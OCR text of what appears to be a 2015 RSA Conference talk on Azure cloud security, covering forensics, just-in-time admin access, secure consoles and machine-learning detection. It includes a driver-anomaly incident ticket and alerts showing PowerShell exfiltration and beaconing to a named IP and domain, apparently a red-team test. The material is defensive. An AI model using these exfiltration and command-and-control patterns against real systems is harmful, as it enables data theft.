
Performing Forensic Analysis

- But when you need assistance in a large-scale breach, and with your permission…
  - We can perform detailed analysis
- What did we find?
  - There was a zero-day attack on a Linux-based application
  - That was not known in the industry yet…and never seen in the wild
- Yes, we analyze Linux and not just Windows!

Cloud Scale Forensics

- Scale from 100's-1000's of cores as needed
- Deployed around the world
- ~45K VMs Analyzed Weekly
- 15+ PBs of collected artifacts
- >100K VMs analyzed during single investigation





RSAConference2015

Singapore | 22-24 July | Marina Bay Sands

Infrastructure Access Control and Management


#RSAC

Restricted Access Workflow in Azure

TFS	• Incident/Support Request Filed
Authentication	• Credentials collected and 2FA submitted
Attribution	• Collecting group membership and claims
Authorization	• Evaluating claims against policies
Access	• Access decision enforced
Audit	• All actions are logged to Azure storage


Access Control: JiT/JEA/RBAC

- No standing access to any user/administrator
- Our JiT system grants least privilege required to complete tasks
- Everything structured using RBAC and Azure Active Directory




2FA Required to Even Request Access

- All steps logged independently
- Security analytics system monitors access JiT/RBAC requests
  - Alerts when workflows do not correlate with TFS/requests
  - When an admin subverts the process, a Sev 1 incident occurs




Building A Trusted Access Chain

- It doesn't matter how many "jumps" you go through
- If an admin can jump through the steps, a bad guy can follow the same path
- The source computer, and all others in the chain has to be secure or the chain is compromised




Online Services Administration Console

- You don’t want this:



You want this!

Enforced (Secure) Admin Console




Secure Console with Corporate PC as virtual guest

Secure Console

RSAConference2015


Singapore | 22-24 July | Marina Bay Sands


Data Science and Machine Learning




#RSAC

Why Machine Learning is Relevant to Defense





Post Detection Fraud Algorithm Learning



- Fraud: Theft of service; Use of service without intent to pay
  - Example: Stolen payment instrument
- Fraud Storms
  - Potential for Capacity Impact
  - Often lead to spike in Abuse
- ML-based detection
  - Sign-up patterns
  - Compute Usage
  - Bandwidth Usage
  - etc.

Detecting Anomalies

Incident Transfer

Click Here to Acknowledge this Incident

ImagePath=\??\C:\Program Files\Process Hacker 2\kprocesshacker.sys See machine info below

Status	Id	Sev	Title	Time Raised
Resolved	9143756	3	ASM Security Alert: ASM0102: AzureEngBld/Build: Driver Anomaly - KProcessHacker2	2015-04-04 06:15:52

Impacted Service	Owning Service	Team	Assigned To	Commit Date	Customer Name
Azure Engineering Systems	Azure Engineering Systems	Build	None		None

Location of device on which the incident occurred

Environment	Datacenter	Device Group	Device Name	slice Id
PROD	None	None	None	None

Location of device reporting the incident

Environment	Datacenter	Device Group	Device Name	slice Id
PROD	N/A	Aims Connector	[redacted]	None

Source	Source Date	Customer Impacting	Security Risk	Noise
[redacted]	2015-04-04 06:15:28	False	False	False

TSG ID	Component
None Specified	None Specified

Description

===== 2015-04-05 22:16:07 (PT) assigned to active by [redacted] =====

ImagePath=\??\C:\Program Files\Process Hacker 2\kprocesshacker.sys


See machine info below

===== 2015-04-04 06:15:53 (PT) submitted by connector MDS-AzureSecurity-V2 =====

ComponentName: AzureEngBld/Build
GroupKey: DRV:KProcessHacker2
BeginHop: 2015-04-04T12:45:00.0000000Z
AnomalyTime: 4/4/2015 4:46:14 AM
AnomalyDesc: Driver 'KProcessHacker2' has been activated.
WorkItemId:
AnomalyDetails: [redacted]; HostId=[redacted]; FirstSeen=4/4/2015 4:46:14 AM; LastSeen=4/4/2015 4:46:14 AM; ReasonId=1; DriverName=KProcessHacker2; ImagePath=\??\C:\Program Files\Process Hacker 2\kprocesshacker.sys; Arguments=; ImageVersion=; Username=NT AUTHORITY\SYSTEM; Privileges=; ServiceControls=1; ServiceFlags=0; ServiceState=4; ServiceType=1; [[redacted]]
SourceQueryParameters: Table=[redacted]; Endpt=[redacted]; Start=2015-04-04T04:00:00.0000000+00:00; End=2015-04-04T05:00:00.0000000+00:00
LastUpdated: 2015-04-04T13:00:00.0000000Z
LastDiscovered: 2015-04-04T13:15:00.0000000Z
DriverName: KProcessHacker2
IncidentSeverity: 3
Title: ASM Security Alert: ASM0102: AzureEngBld/Build: Driver Anomaly - KProcessHacker2

Example: Phishing Attacks


- Azure Active Directory and Office 365, automatically detect when a user *may* have been compromised
- Company admins can configure alerts



Automatic Detection of Stolen Credentials

- Even though a user's password had been stolen…
  - When the attacker tried to logon to Azure from (name your favorite country here…)
  - Customers were alerted automatically!

Intrusion Detection in the Cloud



This attacker is trying to avoid detection by using PowerShell. Think he'll succeed?
Our network monitoring detects his exfiltration and command-and-control activity.

Our machine learning flags his session as unusual relative to previous behavior.

New external IP
IP: 65.52.120.233
Domain: popsectest.cloudapp.net
Process: powershell.exe
User: _spogmsvc3


Large outbound data transfer
IP: 65.52.120.233:1337
Domain: popsectest.cloudapp.net
Process: powershell.exe
User: _spogmsvc3
Bytes: 11,000K

Beacon
IP: 65.52.120.233:1338
Domain: popsectest.cloudapp.net
Process: svchost.exe
User: SYSTEM
Interval: 4

MCM: Abnormal activity pattern
Host: CH1YL1ADM004
User: _spogmsvc3
LogonID: 1043
Worst transition score: 100
Overall score: 59

Machine Learning: Data-Driven Offense

